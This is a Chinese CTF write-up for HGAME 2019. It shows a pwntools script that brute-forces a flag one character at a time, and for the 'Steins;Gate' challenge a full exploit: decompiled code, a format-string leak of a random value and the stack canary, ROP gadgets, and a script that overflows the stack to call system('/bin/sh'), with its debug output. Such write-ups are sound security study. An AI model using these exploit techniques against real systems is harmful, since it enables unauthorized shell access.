所以hint中“一点点爆破”就是这个意思，写个字典，一位一位爆破就好了。不会Python ，挤了半天写出个四不像，每次只能爆破一位，爆破完得手动加到flag字串里，更要命的是我好像还搞错了，实际成功的字符是显示字符的前一个字符！哭哭，还是把代码放上来吧

```python
#coding=utf8
from pwn import *
import itertools as its
flag="hgame{Ch1p_1s_Awakking!}"

words = "abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789_!?,.:;`~'}/>
<@#$%^&*()-+=|{"

sh = remote('118.24.3.214',10001)

print sh.recv()
sh.send('\n')
print sh.recv()
sh.send('\n')
print sh.recv()
sh.send('\n')
print sh.recv()
sh.send('\n')
print sh.recv()
sh.send('\n')
print sh.recv()
```

```
sh.send('\n')
print sh.recv()

for i in range(0, len(words)):
    print flag+words[i]
    sh.sendline(flag+words[i]+'\x00')
    print sh.recv()

sh.interactive()
```

爆破的时候大概就是这样的，真正的字符应该是这个之前的那个字符XD




```
hgame{Ch1p_1s_Awaki
......什么都没有发生(请重试)
为此，大祭司必须念出当年约定的那串咒语—

hgame{Ch1p_1s_Awakj
......什么都没有发生(请重试)
为此，大祭司必须念出当年约定的那串咒语—

hgame{Ch1p_1s_Awakk
......什么都没有发生(请重试)
为此，大祭司必须念出当年约定的那串咒语—

hgame{Ch1p_1s_Awakl
...勇者Ch1p在今天...觉醒了！

hgame{Ch1p_1s_Awakm
Traceback (most recent call last):
  File "/home/danis/pwnCSTW.py", line 27, in <module>
    print sh.recv()
  File "/home/danis/.local/lib/python2.7/site-packages/pwnlib/tubes/tube.py", line 78, i
    return self._recv(numb, timeout) or ''
  File "/home/danis/.local/lib/python2.7/site-packages/pwnlib/tubes/tube.py", line 156,
```

得到flag

Steins;Gate


这道题我心爱的r2爆炸了，它一直都没分析到那几个函数，所以只能转战IDA

...IDA是真**好用啊




```
__int64 __fastcall main(__int64 a1, char **a2, char **a3)
{
  sub_400AF1(a1, a2, a3);
  sub_400A91(sub_4008F6);
  sub_400A91(sub_400958);
  sub_400A91(sub_400A00);
  sub_400A91(sub_4008F6);
  return 0LL;
}
```

进去以后main就这些函数（我的r2没有分析出括号内的函数，我也不知道为什么，哭哭）




```
  v3 = *MK_FP(__FS__, 40LL);
  setbuf(stdout, 0LL);
  signal(14, handler);
  alarm(0x3Cu);
  stream = fopen("/dev/urandom", "r");
  fread(&ptr, 4uLL, 1uLL, stream);
  srand(ptr);
  fclose(stream);
  puts("Welcome to HGAME 2019,let us pwn4fun!");
  printf("What's your ID:", 4LL);
  read(0, &unk_602040, 0x30uLL);
  puts("You can get flag after your get the server's shell~");
  return *MK_FP(__FS__, 40LL) ^ v3;
}
```

第一个函数看似平平无奇，其实有一个很重要的点，就是这个read(0 , &unk_602040, 0x30uLL)，这是整个程序中唯一一个不是输入到栈中的read，这意味着后面可以用到这个地址



```
.bss:0000000000602040 unk_602040      db    ? ;
.bss:0000000000602041                 db    ? ;
.bss:0000000000602042                 db    ? ;
.bss:0000000000602043                 db    ? ;
```




```
{
  char buf; // [sp+0h] [bp-40h]@1
  int v2; // [sp+30h] [bp-10h]@1
  __int64 v3; // [sp+38h] [bp-8h]@1

  v3 = *MK_FP(__FS__, 40LL);
  puts("To seek the truth of the world.");
  read(0, &buf, 0x80uLL);
  if ( v2 != 9011 )
    exit(0);
  return *MK_FP(__FS__, 40LL) ^ v3;
}
```

然后第一关比较简单，只需要用任意字符填充0x30个byte就行，最后加上9011

第二关用到了format string，也就是格式化字符串漏洞，这里要用的就是输入%..$p可以输出偏移..位的地址上（栈上）的内容，但要注意的是x64在call的时候有6个参数是在寄存器中的，也就是说如果要栈上的数据就得加6


就可以通过这个方法得到随机的v4的值，后面要用它跟v0(就是以前的v4)比较，所以把得到的v4的值加上4660就可以通过啦。



```
__int64 sub_400958()
{
  int v0; // ST0C_4@1
  char buf; // [sp+10h] [bp-40h]@1
  char v3; // [sp+14h] [bp-3Ch]@1
  int v4; // [sp+40h] [bp-10h]@1
  __int64 v5; // [sp+48h] [bp-8h]@1

  v5 = *MK_FP(__FS__, 40LL);
  v4 = rand();
  v0 = v4;
  puts("Repeater is nature of man.");
  read(0, &buf, 4uLL);
  v3 = 0;
  printf(&buf, &buf);
  puts("You found it?");
  read(0, &buf, 0x34uLL);
  if ( v4 - 4660 != v0 )
    exit(0);
  return *MK_FP(__FS__, 40LL) ^ v5;
}
```

第三关，这里懵逼了一下，然后用gdb跑了一下发现这个v0的位置是在上一个函数的栈的中间某个位置，

那么把第二关用来填充的字符改成"ff\x00\x00"就好了



```
__int64 sub_400958()
{
  int v0; // ST0C_4@1
  char buf; // [sp+10h] [bp-40h]@1
  char v3; // [sp+14h] [bp-3Ch]@1
  int v4; // [sp+40h] [bp-10h]@1
  __int64 v5; // [sp+48h] [bp-8h]@1

  v5 = *MK_FP(__FS__, 40LL);
  v4 = rand();
  v0 = v4;
  puts("Repeater is nature of man.");
  read(0, &buf, 4uLL);
  v3 = 0;
  printf(&buf, &buf);
  puts("You found it?");
  read(0, &buf, 0x34uLL);
  if ( v4 - 4660 != v0 )
    exit(0);
  return *MK_FP(__FS__, 40LL) ^ v5;
}
```

第四关的函数和第一关的函数一样，所以可以跟第一关一样

至此函数就能正常走到末尾了，接下来就是想办法shell


因为第四关的read可以读0x80个，比0x40大，所以很显然地想到这是一个栈溢出的漏洞，问题是去gdb里checksec一下就会知道这个程序开启了canary，所以得先获得canary

方法和第二关的一样，就是找canary的偏移地址废了点劲

然后就想怎么跳转，这个程序已经把system函数导进来了，所以可以直接跳转到system去

接下来需要"/bin/sh"，这个就是最上面的那个read()该干的事，所以我们也知道"/bin/sh"的地址了

最后的问题是传参,x64的参数小于6个时是用寄存器传参的，第一个用的 rdi ， 所以找一下哪里能传参



```
danis@ubuntu:~$ ROPgadget --binary SteinsGate --only 'pop|ret'
Gadgets information
============================================================
0x0000000000400c6c : pop r12 ; pop r13 ; pop r14 ; pop r15 ; ret
0x0000000000400c6e : pop r13 ; pop r14 ; pop r15 ; ret
0x0000000000400c70 : pop r14 ; pop r15 ; ret
0x0000000000400c72 : pop r15 ; ret
0x0000000000400c6b : pop rbp ; pop r12 ; pop r13 ; pop r14 ; pop r15 ; ret
0x0000000000400c6f : pop rbp ; pop r14 ; pop r15 ; ret
0x0000000000400860 : pop rbp ; ret
0x0000000000400c73 : pop rdi ; ret
0x0000000000400c71 : pop rsi ; pop r15 ; ret
0x0000000000400c6d : pop rsp ; pop r13 ; pop r14 ; pop r15 ; ret
0x0000000000400761 : ret

Unique gadgets found: 11
```

找到了!


最后就是写脚本咯


```
#coding=utf8
from pwn import *
context.log_level = 'debug'
context.terminal = ['gnome-terminal','-x','bash','-c']
canrary = 0x53a660f69f755b00
system = 0x4007A8
local = 1
pop = 0x400c73

'''
if local:
    sh = process('/home/danis/SteinsGate')
    bin = ELF('/home/danis/SteinsGate')
    #libc = ELF('/lib/x86_64-linux-gnu/libc.so.6')
    #libc = ELF('/lib/i386-linux-gnu/libc-2.23.so')
else:
    sh = remote('pwn2.jarvisoj.com',9892)
    #bin = ELF('')
    #libc = ELF('')

def z(a=''):
    gdb.attach(sh,a)
    if a == '':
        raw_input()

z('b* 0x400912')
'''
sh = remote('118.24.3.214',10002)
#sh = process('/home/danis/SteinsGate')

print sh.recv()
```

```
sh.sendline('/bin/sh\x00')
print sh.recv()
sh.send('f'*(0x40-0x10) + p32(9011))
print sh.recvuntil('man.')
sh.send('%7$p')
print sh.recv()
print sh.recv()
b=input()
b=int(b)
print b
sh.send('ff\x00\x00'*((0x40-0x10)/4) + p32(b))
print sh.recvuntil('debts.')
sh.send('%11$p')
print sh.recv()
canrary = int(sh.recv()[:18],16)

print hex(canrary)

sh.send('a'*(0x40-0x10) + p32(9011) + 'a'*0x04 + p64(canrary) +
'aaaaaaaa'+p64(pop)+p64(0x0602040)+p64(system) )
sh.interactive()
```

写的有点乱，毕竟——不说了（而且还有个地方要手算加输进去XD）

然后就


```
danis@ubuntu:~$ python ./pwnStein.py
[+] Opening connection to 118.24.3.214 on port 10002: Done
[DEBUG] Received 0x25 bytes:
    'Welcome to HGAME 2019,let us pwn4fun!'
Welcome to HGAME 2019,let us pwn4fun!
[DEBUG] Sent 0x9 bytes:
    00000000  2f 62 69 6e  2f 73 68 00  0a                        │/bin│/sh·│·│
    00000009
[DEBUG] Received 0x10 bytes:
    '\n'
    "What's your ID:"

What's your ID:
[DEBUG] Sent 0x34 bytes:
    00000000  66 66 66 66  66 66 66 66  66 66 66 66  66 66 66 66  │ffff│ffff│ffff│ffff│
    *
    00000030  33 23 00 00                                         │3#··││
    00000034
[DEBUG] Received 0x7a bytes:
    "You can get flag after your get the server's shell~\n"
    'World line fluctuation ratio:0.002294\n'
    'To seek the truth of the world.\n'
[DEBUG] Received 0x41 bytes:
    'World line fluctuation ratio:0.002392\n'
    'Repeater is nature of man.\n'
You can get flag after your get the server's shell~
World line fluctuation ratio:0.002294
To seek the truth of the world.
World line fluctuation ratio:0.002392
Repeater is nature of man.
[DEBUG] Sent 0x4 bytes:
    '%7$p'


[DEBUG] Received 0x12 bytes:
    '0x14d097260040092d'
0x14d097260040092d
349219162
349219162
```




```
[DEBUG] Received 0x26 bytes:
    'World line fluctuation ratio:0.002560\n'
[DEBUG] Received 0x17 bytes:
    'Payment of past debts.\n'
